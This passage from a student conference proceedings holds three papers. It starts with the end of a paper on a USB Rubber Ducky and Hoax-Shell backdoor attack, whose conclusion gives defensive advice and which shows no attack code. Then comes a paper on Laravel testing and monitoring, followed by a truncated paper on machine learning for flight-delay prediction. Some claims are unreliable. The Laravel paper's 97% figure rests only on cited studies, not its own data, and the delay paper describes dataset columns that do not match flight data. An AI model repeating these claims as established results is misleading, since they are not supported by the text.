The attack that has been explained in the paper was simple, and if the installation of the Hoax-Shell was blocked, then the attack was stopped, but there are far more sophisticated attacks using the RDs. For now, Computer Systems are still very breakable. Until an unbreakable machine is created, a human defense mechanism also needs to be in place in order to prevent harm. If the target is part of a larger company, the IT department should have a log of everything the client’s computer has done and should be able to see the unusual disassembling of Windows Defender, and running some commands on PowerShell or CMD. This kind of behavior needs to be reported and investigated by the right authorities in the company. If acted efficiently, the damage of this attack could be minimal. And when there was a back door in the system, one’s priority should be to close it. Another way of preventing a disaster is the one that sounds the simplest. Unfamiliar USBs should NEVER be plugged into an important computer.

REFERENCES

- [1] L. Yuchong and L. Qinghui, “A Comprehensive Review Study of Cyber-Attacks and Cyber Security; Emerging Trends and Recent Developments.” *Energy Reports*, vol. 7, no. 7, 2021, pp. 8176–8186. doi: <https://doi.org/10.1016/j.egyr.2021.08.126>.
- [2] K. Denney, E. Erdin, L. Babun, and M. Vai, “USB-Watch: A Dynamic Hardware-Assisted USB Threat Detection Framework.” *Lecture Notes of the Institute for Computer Sciences, Social Informatics and Telecommunications Engineering*, 2019, pp. 126–46, doi: https://doi.org/10.1007/978-3-030-37228-6_7.
- [3] “USB Rubber Ducky by Hak5 - USB Rubber Ducky.” Hak5.org, 2022, Online, Available at: docs.hak5.org/hak5-usb-rubber-ducky. Accessed 31 Mar. 2024.

- [4] B. Cannols, and G. Ahmad, "Hacking Experiment by Using USB Rubber Ducky Scripting." 2017, Available at: www.iiisci.org/journal/PDV/sci/pdfs/ZA340MX17.pdf.
- [5] S. Neuner, A. G. Voyiatzis, S. Fotopoulos, C. Mulliner, and E. R. Weippl, "USBBlock: Blocking USB-Based Keypress Injection Attacks." In: Kerschbaum, F., Paraboschi, S. (eds) Data and Applications Security and Privacy XXXII. DBSec, vol 10980, pp. 278-295, July 2018. Springer, Cham. https://doi.org/10.1007/978-3-319-95729-6_18.
- [6] Kali. "Our Most Advanced Penetration Testing Distribution, Ever." Kali.org, 4 Dec. 2018, Online, Available at: www.kali.org/. Accessed 31 Mar. 2024.
- [7] E. Karystinos, A. S. Andreatos, and C. Douligeris, "Spyduino: Arduino as a HID Exploiting the BadUSB Vulnerability." In 2019 15th International Conference on Distributed Computing in Sensor Systems (DCOSS), IEEE Xplore, May 2019. Doi: <http://dx.doi.org/10.1109/DCOSS.2019.00066>.
- [8] "Arduino Integrated Development Environment (IDE) v1 | Arduino Documentation | Arduino Documentation." Arduino.cc, 2022, Online, Available at: docs.arduino.cc/software/ide-v1/tutorials/arduino-ide-v1-basics/. Accessed 31 Mar. 2024.
- [9] "Securonix Threat Research Knowledge Sharing Series: Hoaxshell/Villain Powershell Backdoor Generator Payloads in the Wild, and How to Detect in Your Environment." Securonix, Online, Available at: www.securonix.com/blog/hoaxshell-villain-powershell-backdoor-generator-payloads-in-the-wild-and-how-to-detect-in-your-environment/. Accessed 31 Mar. 2024.
- [10] Arduino.cc, 2024, Online, Available at: docs.arduino.cc/hardware/micro/. Accessed 31 Mar. 2024.
- [11] GitHub. "GitHub." Online, Available at: [GitHub, github.com/](https://github.com/).
- [12] "6. Modules — Python 3.8.0 documentation," Python.org, 2019. Online, Available at: <https://docs.python.org/3/tutorial/modules.html>. Accessed 31 Mar. 2024.
- [13] "gnureadline: The standard Python readline extension statically linked against the GNU readline library.," PyPI. Online, Available at: <https://pypi.org/project/gnureadline/>. Accessed 31 Mar. 2024.
- [14] T. Ip. D. Team, "ipython: IPython: Productive Interactive Computing," PyPI. Online, Available at: <https://pypi.org/project/ipython/>. Accessed 31 Mar. 2024.
- [15] "pyperclip," PyPI, Sep. 24, 2018. Online, Available at" <https://pypi.org/project/pyperclip/>. Accessed 31 Mar. 2024.
- [16] L. Arora, N. Thakur, and S. K. Yadav, "USB Rubber Ducky Detection by using Heuristic Rules." In: Kerschbaum, F., Paraboschi, S. (eds) Data and Applications Security and Privacy XXXII. DBSec, Feb 2018, IEEE Xplore. Doi: <https://doi.org/10.1109/ICCCIS51004.2021.9397064>.

Enhancing Software Reliability Through Automated Testing and Comprehensive Monitoring

Nikola Kushevski

Faculty of Computer Science and Engineering
Ss. Cyril and Methodius University
Skopje, North Macedonia
kushevski.nikola@students.finki.ukim.mk

Ivan Chorbev

Faculty of Computer Science and Engineering
Ss. Cyril and Methodius University
Skopje, North Macedonia
ivan.chorbev@finki.ukim.mk

Abstract—Having reliable software is crucial for any business and its users. Ensuring a software works well and delivers a quality user experience requires automated testing and comprehensive monitoring. This paper discusses a detailed approach to increase software reliability using a variety of testing methods and monitoring strategies. We provide a practical implementation using Laravel which shows how to use specific tools like Laravel Pint for static analysis, PEST for unit and integration testing, and Laravel Dusk with Selenium for system testing from a user's perspective. These testing steps are automated through a GitLab CI/CD pipeline which helps in efficiently testing and getting the software ready for deployment. On the monitoring side, we introduce Laravel Pulse for keeping an eye on how the website performs in real-time by providing valuable metrics and visualization, and Laravel Telescope to provide an easy way to monitor the application logs. We provide data showing a significant drop in problems reported by users, up to 97%, after implementing these testing and monitoring practices. This paper highlights the importance of integrating automated testing and monitoring into the development process, showcasing practical examples and tools that help in building and maintaining reliable software.

Keywords—software reliability, automated testing, monitoring, test driven development, static analysis, metrics, logs, Laravel, Pint, PEST, Dusk, Selenium, GitLab CI/CD, Pulse, Telescope

I. INTRODUCTION

Recently, there has been a widespread insistence for IT reliability that, in turn, enables business dependability [2]. It's essential that development processes are carried out accurately and with as little variation as possible. These elements affect the expenses involved in designing, developing, producing, and using the software, which are commonly referred to as the life cycle costs of the software [1].

Software reliability can be improved by different factors, such as obtaining a reliable hardware to run the software, investing into higher quality development teams, and allocating more resources and time [1]. However, these factors do not guarantee reliability, and can be significantly improved upon by implementing techniques such as testing and monitoring [7].

The objective of this paper is to demonstrate how automated testing and comprehensive monitoring help to ensure website reliability.

II. TESTING METHODOLOGIES

The process of testing and validating a software is established in the very basic overview of the software development lifecycle. There are different ways to test a software to ensure the validity of it, though most often they fall into two categories: manual and automated [6].

For this paper, we focus on automated tests and the ways they could be utilized to determine if the code always passes validation. The need for automated tests, besides their simplicity and ease of use, arises from the need to reduce the injection of defects. Maintenance fixes and relatively small code changes can be nearly 40 times more error prone than developing new features [5]. Running the automated test suite when a change is introduced into the codebase ensures that the change does not break some pre-existing functionality. It can also provide reassurance to the developer when refactoring or modifying existing code [4].

A. Automated Testing Methodologies

Automated tests come in many forms which change their behavior as software evolves, and for the purpose of this paper we are focusing on four types of automated tests, which should provide enough reassurance in the software reliability. Additionally, using the test-driven development (TDD) practices, we write tests during the development phase, and using the CI pipeline we ensure they are run against the code anytime a change is introduced in the codebase.

1) Static Analysis

Static analysis involves inspecting the software code without running the actual software. The objectives of static analysis range from identifying potential coding mistakes to ensuring compliance with agreed-upon formatting standards [8].

2) Unit Testing

Unit tests are crafted by developers for developers, using the same programming language as the software itself. Their purpose is to define the system at its most fundamental level. As a preliminary step before writing the actual code, developers create these tests to outline what they intend to develop, then develop the feature [3].

Unit tests aim for as complete coverage as possible, ideally achieving close to 100%. Typically, this figure should be in the 90% range. Moreover, the coverage should be genuine, focusing on true validation of the code's functionality rather than merely running code without verifying its behavior [4].

3) Integration Testing

Integration tests are crucial for larger systems with multiple components. These tests focus on how these components interact and communicate with one another. Rather than testing individual business rules, integration tests verify the seamless interaction between components, ensuring they are correctly connected and communicate effectively [4].

Typically, system architects or lead developers are responsible for writing these tests to confirm the system's architecture is robust and performs well, often including checks for performance and throughput [4].

For this paper, we will set up API tests as a form of integration tests, running them against the endpoints of the API and evaluating their output.

4) System Testing

These automated tests run against the full system. They focus on verifying that the system's components are correctly interconnected and function together as intended, rather than testing individual business rules [4].

For this paper, we will set up browser tests as a form of system tests, running them against the UI of the system and evaluating the output.

B. Configuration on CI/CD

Continuous integration / continuous deployment (CI/CD) usually refers to integrating, building, and testing code within the development environment, and in the case of continuous deployment it includes the actual process of deployment. CI/CD pipeline is a set of steps executed on the code repository in continuity or sometimes in parallel, designed to ensure correct integration prior to deployment [8].

For this paper, we set up a CI/CD pipeline which will consist of four stages, two of which most notably focus on testing:

- Static Analysis stage, during which static analysis tools run on the pre-built code based on a predefined set of rules and generate output.
- Test stage, during which the remaining automated tests are executed in parallel on the built code and generate output.

III. MONITORING METHODOLOGIES

Monitoring, in the context of technology, refers to the tools and methods used to manage the software systems. Essentially, monitoring bridges the gap between the technical metrics produced by your system and their impact on business value [9]. It turns these metrics into measurable units that can be assessed similarly to user experience. The data gathered through monitoring can help identify issues in software and the quality of service being delivered [16].

The tools which are used to introduce a level of monitoring for the software performance are commonly known as Application Performance Management (APM) tools [10]. They offer different ways to perform monitoring, allowing developers to integrate the level of monitoring they need most.

A. Monitoring Techniques

There are different ways to monitor the performance of an application. The most common types of monitoring suitable for software monitoring are metrics monitoring and log monitoring.

1) Metrics monitoring

The monitoring of metrics provides developers an easy way to check the performance of the application. It's suitable for checking which routes are the most requested, which database queries or endpoints are slow and generate latency, check the number of requests which result in error response, check system performance and resource utilization and basically anything which is measurable and can be visualized [10]. Combined with the power of visualization, metrics can be easily aggregated, sorted, and converted into graphs, tables, and percentages, providing even the non-technical users an

easier way to analyze the performance of the software or set up alerts when a single metric passes a predefined threshold [16].

Commonly, a combination of popular tools such as Prometheus and Grafana, or the ELK stack are used to expose and visualize metrics of interest. For this paper, we look at Laravel Pulse, which is part of the Laravel Ecosystem and can be easily set up in the application.

B. Logs Monitoring

The process of aggregating and analyzing logs can be beneficial to gain more insights of specific parts of the software, provided that the logging is set up correctly [16]. Then, the logs can be imported into a service which provides advanced filtering, aggregation by specific time periods and even visualization [10].

Commonly, tools such as Grafana and Loki, Datadog, Splunk or the ELK stack are used to aggregate the logs from the software, providing an easy way to filter the logs using a predefined querying language or a UI. Additionally, tools like Sentry are commonly used for monitoring exceptions and errors coming from the application. For this paper, we look at Laravel Telescope, which is a simple tool that allows us to monitor and filter the logs in real time.

IV. PRACTICAL IMPLEMENTATION

A. Setting up the Application

1) Installing the Application

Laravel Jetstream is a starter kit which provides some default functionality, such as user authentication, API and already built team features, which we will use for testing and monitoring purposes.

We need to run ``laravel new teams --dev`` to use the latest version. This is not recommended for production environments since version 11 is still unreleased at the time of writing this paper.

When running the command, we are prompted whether we would like to use a starter kit, during which JetStream should be chosen and set up using Inertia and Vue.js, using PEST as a testing mechanism.

2) Setting up the Environment

Then, we need to set up the environment to be able to run the Laravel application. For that purpose, we will use Docker Compose. Setting up the environment is done using three services, namely:

- App service, which is built on top of a simple PHP image, extended with the necessary extensions and an Nginx server which will act as a reverse proxy to the application and composer for the installation of the dependencies.
- MySQL service, which will use a MariaDB instance to act as a database.
- Selenium service, which will come with preinstalled Chrome browser, which in turn will be used to access the application via browser and run the browser tests.

Once the environment is up and running, the application can be accessed using the machine's localhost, or using

`http://teams.local` by adding `127.0.0.1 teams.local` to the machine's hosts file.

B. Setting up the Testing

1) Configuring Static Analysis tool

For the static analysis stage, we use Pint which comes preinstalled to recent versions of Laravel. It is built on top of the PHP-CS-Fixer tool, providing an easier integration in Laravel. We can easily run it every time we make some changes to the codebase. Running `./vendor/bin/pint` analyses and fixes the code, and running just `./vendor/bin/pint --test` we can test the code and provide an output whether it conforms to the standards, or not.

Using this approach, a git hook can also be created which will run this command pre-commit, meaning that the commit will fail unless the codebase is fixed.

2) Configuring Unit and Integration Testing

When prompted during installation, we have chosen PEST as the default testing mechanism. PEST is built on top of the PHPUnit library and provides easier ways to test an application using predefined methods and assertions.

Then, we use the pre-created Unit and Feature directories under the tests directory to store and organize our tests. With the default configuration, each PHP file ending in "Test.php" will be considered and the tests inside it will be run. The Feature directory will be used for the integration tests, and the name is the predefined naming that Laravel uses for these types of tests.

Therefore, we will place our unit tests which will test the behavior of unique classes and their methods inside the Unit directory, and our integration tests which will test the behavior of certain endpoints inside the Feature directory.

Both sets of tests can be run together using `php artisan test`, or individually by specifying the test suite, like `php artisan test --testsuite Unit` and `php artisan test --testsuite Feature`. This is crucial in order for us to be able to test them separately on the CI/CD pipeline later.

3) Configuring System Testing

In order to be able to test the behavior of the system using browser tests, Laravel provides the Dusk package which can use different engines, although we already selected Selenium powered by a standalone Chrome browser instance. For that purpose, we need to install Dusk by running `composer require laravel/dusk -dev` and running `php artisan dusk:install`, which will download a Chrome Driver binary to be used for the testing purposes and create the Browser directory under the tests directory.

The Browser directory is where we will store the browser tests for the system, which can be run using `php artisan dusk`. Using Dusk, we can load any URL provided by our application, orchestrate the interaction with the elements and validate what happens behind the scenes.

C. Setting up the Monitoring

1) Configure the Performance Monitoring tool

Laravel Pulse delivers at-a-glance insights into the application's performance and usage. It can be used to track bottlenecks like slow jobs, endpoints, find the most active users and more [11].

It is installed using `composer require laravel/pulse`, and configured by running `php artisan vendor:publish --provider="Laravel\Pulse\PulseServiceProvider"`. Last, but not least, the migrations need to be run to create the necessary tables which Pulse uses, using `php artisan migrate`.




Fig. 1. Laravel Pulse Metrics Dashboard

The Dashboard offers a general overview of some key metrics that are usually of interest, and the most important part is that it allows the developers to extend it easily with their own custom segments or ones developed by the community.

2) Configure the Log Monitoring tool

For more in-depth debugging of individual events, we set up Laravel Telescope, by running similar commands: `composer require laravel/telescope` to install it, `php artisan telescope:install` to publish the service provider and migrations, and `php artisan migrate` to create the necessary database tables.

Telescope provides different types of insights, called Watchers, which can monitor the cache, the commands, events, exceptions, logs, mails, notifications, queries and more. What we are mostly interested in is monitoring the logs and the exceptions, which are sorted by the most recent, and provide in depth analysis such as when the log happened, where in the code it was triggered, look at context data, stack traces for the exceptions and more.




Fig. 2. Laravel Telescope Logs

D. Setting up the CI/CD Pipeline

To correctly set up the CI/CD pipeline, we store the code in a GitLab repository and use GitLab CI/CD in addition to the GitLab Container Registry for the storage of the Docker image. The pipeline is done in four stages, and if each stage fails, the whole pipeline is stopped and considered to be failing. The stages are:

- Static analysis stage, during which we run Pint on the codebase. During this stage, we don't waste time to build the image or install the dependencies, and instead we install pint globally

using composer and run it against the codebase. This ensures fast termination and helps to avoid building the application if the code itself is not up to standards.

- Build stage, during which we build the Docker image and install the dependencies. Once this is done, we publish the image on the GitLab Container Registry using the commit hash as a unique identifier. This will ensure that the image is available for use on later stages.
- Test stage, during which we run the unit, integration, and system tests in parallel. In each of them, we take the published image using the commit hash and run the tests on it. For the system tests, we also bring up the Selenium service configured in Docker Compose.
- Deploy stage, which is mimicked and only reached if all stages before that one finished successfully.

V. RESULTS

The effectiveness of automated testing and comprehensive monitoring in enhancing software reliability is well-documented, with numerous studies highlighting significant improvements in various metrics. Here's a breakdown of key findings based on references:

According to the survey conducted in [12], higher levels of test automation are associated with higher product quality. Test automation maturity is most significantly associated with reduction in defect density. In [13], it is noted that when automated tests are done in the right way, up to 97% of introduced bugs are caught by the automated tests. According to the survey conducted in [12], increase in automation testing is directly correlated to faster release cycles.

Additionally, case studies by Datadog show that a customer using their monitoring tool experienced 96% reduced mean time to detect bugs in their systems [14]. On the other hand, Grafana notes that their clients got a 60% reduced mean time to detect bugs, and one client saved \$72k yearly by migrating their logging system to Grafana Loki [15].

VI. CONCLUSION

Considering numerous testing methodologies that deal with static analysis, unit, integration and system testing; it is clear that each plays their part in exposing potential errors before users encounter them. Developers integrating such types of testing into their CI/CD pipelines ensure not only functional code but also one which meets the highest standards of quality and reliability.

Monitoring, on the other hand, emphasizes its importance for software feedback after being deployed. By translating technical metrics into actionable business insights, monitoring ensures that the website performs optimally in real-world conditions.

The practical implementation within the Laravel Ecosystem demonstrates how the strategies can be used while providing developers and system architects with a template for similar projects.

The results confirm that there are tangible benefits to be gained from adopting automated testing and comprehensive monitoring. The importance of these practices is highlighted by the evidence of a significant decrease in reported defects and better performance metrics. This shows that thorough testing and monitoring should not just be regarded as useful but necessary for any serious software development.

In conclusion, reliable software cannot exist without automated testing and comprehensive monitoring. Testing and monitoring tools also keep on changing with technology, but the main principle remains constant: enhancing reliability in a world where even the slightest drop of quality can have critical consequences.

ACKNOWLEDGMENT

This research was realized as the final project for the post-graduate subject of “Software Reliability”, in the Faculty of Computer Science and Engineering, Ss. Cyril and Methodius University in Skopje.

REFERENCES

- [1] M. A. Levin, T. T. Kalal, J. Rodin, “Improving Product Reliability and Software Quality: Strategies, Tools, Process and Implementation”, Wiley, 2019
- [2] P. R. Chelliah, S. Naithani, S. Singh, “Practical Site Reliability Engineering”, Packt, November 2018
- [3] N. Nagappan, E. M. Maximilien, T. Bhat, and L. Williams, “Realizing quality improvement through test driven development: results and experiences of four industrial teams,” Springer Science + Business Media, LLC 2008
- [4] R. C. Martin, “The Clean Code: A Code of Conduct for Professional Programmers”, Pearson, May 2011
- [5] W.S. Humphrey, “Managing the software process”. Addison-Wesley, Reading, MA, 1989
- [6] I. Sommerville, “Software Engineering”, 9th Edition, Addison-Wesley, 2010
- [7] P. Ammann, J. Offutt, “Introduction to Software Testing”, Cambridge University Press, January 2008
- [8] V. Farcic, “The DevOps 2.0 toolkit: Automating the continuous deployment pipeline with containerized microservices”. CreateSpace Independent Publishing Platform, 2016
- [9] J. Turnbull, “The art of monitoring”, Kindle, 2016
- [10] D. Rajput, “Hands-On Microservices: Monitoring and Testing”, Packt, October 2018
- [11] Laravel, “Laravel Documentation”, <https://laravel.com/docs/master> (accessed 24 February 2024)
- [12] Y. Wang, M.V. Mäntylä, Z. Liu and J. Markkula, “Test automation maturity improves product quality—Quantitative study of open source projects using continuous integration”, *Journal of Systems and Software*, 188, p.111259, 2022
- [13] A. Vahabzadeh, A.M. Fard and A. Mesbah, “An empirical study of bugs in test code”, In *2015 IEEE international conference on software maintenance and evolution (ICSME)* (pp. 101-110). IEEE, September 2015
- [14] Datadog, “Toyota deploys at scale faster and more securely by monitoring AWS with Datadog”, <https://www.datadoghq.com/case-studies/toyota/> (accessed 24 February 2024)
- [15] Grafana, “Success stories and case studies”, <https://grafana.com/success/> (accessed 24 February 2024)
- [16] T. Leppänen, “Data visualization and monitoring with Grafana and Prometheus”, 2021

Machine Learning Algorithms in Airlines Delay Prediction

Dimitar Mitrevski

Ss. Cyril and Methodius University

Skopje, North Macedonia

dimitar.mitrevski@students.finki.ukim.mk

Petre Lameski

Ss. Cyril and Methodius University

Skopje, North Macedonia

petre.lameski@finki.ukim.mk

Eftim Zdravevski

Ss. Cyril and Methodius University

Skopje, North Macedonia

eftim.zdravevski@finki.ukim.mk

Abstract—The aviation sector faces significant challenges in the management and mitigation of flight delays, which can cause disruptions to schedules, cause discomfort to passengers, and result in large expenses for airlines. The use of machine learning algorithms to forecast flight delays and enhance operational effectiveness in the airline sector is examined in this article. By comparing the Machine Learning algorithms, the results were relatively similar, by LSTM showing the best results at this stage. ML most likely won't be able to predict every possible scenario, but it can help people in the aviation sector to prevent some unwanted situations to a certain extent. Possible integration with XAI methods is being discussed as a future work on this topic.

Index Terms—machine learning, airlines delay, tree-algorithms, lstm

I. INTRODUCTION

Flight delays represent a persistent challenge within the aviation sector, posing recurrent issues that lead to disruptions in schedules, frustrations among passengers, and considerable financial strains for transportation providers. The wide variety of factors contributing to delays, encompassing adverse weather conditions, congested airspace, and operational inefficiencies, underscores the imperative for innovative strategies aimed at optimizing operational efficiency and minimizing downtime. In recent times, the emergence and advancement of machine learning algorithms have opened up a promising frontier for enhancing the precision and efficacy of predicting and addressing flight delays, offering tangible solutions to mitigate their adverse impacts effectively.



Fig. 1. Percent of delayed arrivals per month in 2020

In order to proactively develop strategies to minimize or lessen such events, the main goal of "Flight delay prediction" is to anticipate probable instances of waiting and flight cancellations. [1]. Machine Learning methods like XGB classifier, Decision tree, LSTM network, and Random Forest Regression

contribute to the analysis and prediction of airline delay using past data.

Applying data pre-processing techniques and feature engineering improves the models' performance and enables the user to gain valuable insights about the dataset. Machine learning models usage has an impact on air traffic controllers, airline operators, and legislators who want to maximize scheduling efficiency, better distribute resources, and lessen the effects of delays on stakeholders and passengers. Airlines are able to enhance overall operational performance, proactively identify possible delays, and execute preventative measures by utilizing advanced machine learning algorithms.

II. RELATED WORK

Because flight delay prediction has a major influence on both operational efficiency and passenger happiness, it has attracted the attention of scholars and practitioners in the aviation sector. Various methodologies, including statistical models, data mining techniques, and machine learning algorithms, have been utilized in previous research to estimate flight delays and identify contributory variables.

Analyzing historical flight data to find patterns and trends related to delays is one prominent area of research. Research has investigated the impact of several factors, including weather, airline company, departure time, and airport traffic, on the probability of flight delays. Regression analysis and time series forecasting are two popular statistical techniques that are used to define the correlations between these variables and forecast delay possibilities. [2]

In [3] a novel method for airline firms to identify delayed flights was established; XGBoost [4], LightGBM [5], and CatBoost [6] were made use of to accomplish diverse methods. Furthermore, the SMOTE technique [7] was employed to alleviate the impact of the dataset's class imbalance. Nevertheless, the outcomes indicate that the suggested algorithms demonstrated strong performance on the existing data, negating the necessity for artificial data manipulation. This can be the result of using complicated models or cross-validation techniques.

To continue with, in [8] a hybrid approach was employed that utilized machine learning as a data mining tool to predict flight delays using a deep learning classification algorithm.

They tested three predictive models: logistic regression, decision tree, and multilayer perceptron (MLP) [9] with principal component analysis (PCA) [10]. The authors utilized two sources of data, the General Authority of Civil Aviation (GACA) in Saudi Arabia and the Kaggle dataset. The hybrid model, which is MLP with PCA, achieved the highest testing accuracy of 0.8957 for the GACA dataset and 0.9843 for the Kaggle dataset. While the model demonstrated good performance for Saudi Arabian data, the limited size of the dataset and the relatively small number of features may prevent its ability to generalize well for real-world scenarios.

Moreover, Yiu et al. [11] utilized five distinct machine learning algorithms, including decision trees, random forest, K-nearest neighbors, Naive Bayes, and artificial neural networks (ANN) [12], for predicting flight delays. The data utilized in this study comprised flight data from Hong Kong International Airport between March 31, 2018, and April 30, 2018, with parameters such as airline, actual airtime, aircraft size, weekday of departure, weekday of arrival, departure delay status, and arrival delay status. They achieved above 80% accuracy using the ANN.

Kim et al., [13] proposed different architectural designs and implementation of LSTM and RNN in predicting flight delays using sequences of thresholds.

In [14], Chakrabarty used a grid search hyper-parameter tuning [15] and gradient boosting classifier model for analyzing and predicting the arrival delay of American Airlines using the top 5 most busiest airports with a binary classification technique.

Recent advances in machine learning techniques have created new possibilities for enhancing the accuracy and robustness of flight delay prediction algorithms. Supervised learning approaches including decision trees, random forests, support vector machines, and neural networks have shown promising results in forecasting delays based on several input parameters. Using ensemble methodologies and advanced feature selection techniques, researchers have significantly improved prediction performance. This enables airlines to rapidly make informed choices and use resources more effectively.

III. METHODOLOGIES

When employing machine learning algorithms to predict airline delays, several stages are all done in a methodical manner, including data gathering, data preprocessing, feature engineering, model selection and training and evaluation metrics. Each stage plays a critical role in the development of robust prediction models aimed at effectively forecasting flight delays. By integrating these stages cohesively, the aim is to develop prediction models that leverage contextual elements and historical data effectively, thus improving the accuracy and reliability of airline delay predictions. These stages are shown in the flowchart in Figure 2. It is important to notice that in the last phase, deployment and monitoring, it's essential to continuously monitor the model's performance for any concept drift, where the relationships between variables change over time. Detecting drift allows for timely adjustments to maintain

the model's accuracy. Real-time feedback loops facilitate ongoing refinement to address evolving operational conditions and mitigate flight delays effectively. In general, drift is a challenging issue data scientists face while deploying models. In order to understand, debug and mitigate the drift challenge, several points need to be taken into consideration.

- Predict drift; involves monitoring the model's performance over time to detect any changes in data patterns or relationships between variables.
- Root cause analysis; After the drift is detected, such model scores shifting, or accuracy dropping. It is fundamental to find out the root cause i.e., which features account for the drift.
- Estimating accuracy — The most important capability for measuring drift is to be able to relate shifts in the data to model performance.




Fig. 2. Flowchart of the overall methodology

A. Data

The data are gathered from the information published by the Bureau of Transportation Statistics and by the Federal Aviation Administration [16]. Flight data is one of the open data sources that researchers refer to flight-related studies. This data includes monthly reports of each airline company with information about time, airline, origin, destination, departure performance, arrival performance, cancellation and diversion information, flight summaries, cause of delay (if any), and diverted airport information of each flight (if diversion occurred)

B. Data Preprocessing

Upon gathering the data, pre-processing of the data needs to be performed in order to prepare it for identification by the prediction models. The data pre-processing for this project consists of four subtasks: selecting features, encoding categorical variables, locating missing values, and removing unnecessary columns.

- Removing unnecessary columns; Since the dataset itself as it is originally, contains some columns not needed for our prediction, like the 'id' column, it is proceeding with dropping those columns. This has been also performed on other columns that were unnecessary.
- Finding missing values; Pandas function it's being used to return the number of values that are missing in each of the dataset's columns in order to determine if any values were missing. The Arrival Delay in Minutes' had 393 missing values alone. Such rows that are nulls were simply removed because they accounted for only less than 1% of the entire data which is 99.70% of the filling factor. In cases When the dataset is huge, the common technique used to handle missing values is to remove them. Since the 393 rows are only less than 1% of the data, removing these rows would not likely lead to a loss of information that would alter the result. Besides, there was still a large enough sample in the dataset.
- Feature selection; Another technique, feature selection is needed so we can select (extract) the features that are important, i.e., that contribute to the target variable. Also, in Fig. 3 it can be observed which columns are correlated and exclude one of them. For the sake of airlines delay prediction, only about 5 features are really important to make the predictions, since the other one are not playing a huge role in the final outcome. This has been done using the coefficient function of the logistic regression classifier to do the selection [17].
- Encoding the categorical variables; We have the dataset containing some categorical variables such as 'Customer Type', 'Class' 'Gender' and etc. These columns consist of textual data. However, we should consider that machine learning algorithms can only take and process numerical values as input. So, these columns containing textual data have to be transformed (encoded) into numerical values before we can use them for training and testing purposes. One such option is to use the One-hot encoder from the scikit-learn library that will transform the text values into numerical ones. All the categorical values were transformed into values that are 0 and 1, and they can be used now in the further process. After the data preprocessing is done, the data is split into 75% training set and 25% testing set.

C. Machine Learning Algorithms

For the purpose of predicting airlines delay, several algorithms are used and selected for this study. Most of the algorithms are tree-based algorithms, there is a hybrid algorithm




Fig. 3. Heatmap about the correlation between features

of a tree and a clustering algorithm (K-means) and a neural network, more precisely a Long-Short-Term-Memory network.

Moreover, random forests build several decision trees using random subsets of data taken from the same distributions. Each of these trees separately decides what to do for the class, and the final result is determined by selecting the option that is most frequently selected by all of the trees combined. By combining several viewpoints from various data subsets, this method of using multiple decision trees reduces overfitting and increases the robustness of the model. Random forests offer a more dependable and precise prediction mechanism by combining the judgments from numerous trees [18]. Since samples are random and the number of trees is many, models using random forest do not overfit. Boosting algorithms use many weak learning models based on decision trees and create a strong model by combining these models. Each time, a tree is added to the model and weights of features in that model are fixed and the next model is created for not well-classified observations [19].

In order to enhance the outcomes of independent methods, we employ a hybrid strategy that uses a decision tree founded on the clustering algorithm. This approach uses clustering as a downsampling preprocess for classification in order to minimize the size of the training set. Reduced dimensionality and a simpler, easier classification challenge are the outcomes, and identity ensures the creation of a practical model that assigns each cluster to a single class. [20]

Powerful recurrent neural systems like the LSTM model were created specifically to solve the exploding/vanishing gradient issues that frequently occur while learning long-term dependencies, even in cases where the smallest time delays are quite lengthy [21]. The CNN-LSTM model is structured with a Convolutional Neural Network (CNN) design, which is adept at learning spatial correlations within the data, followed by a Long Short-Term Memory (LSTM) architecture, renowned

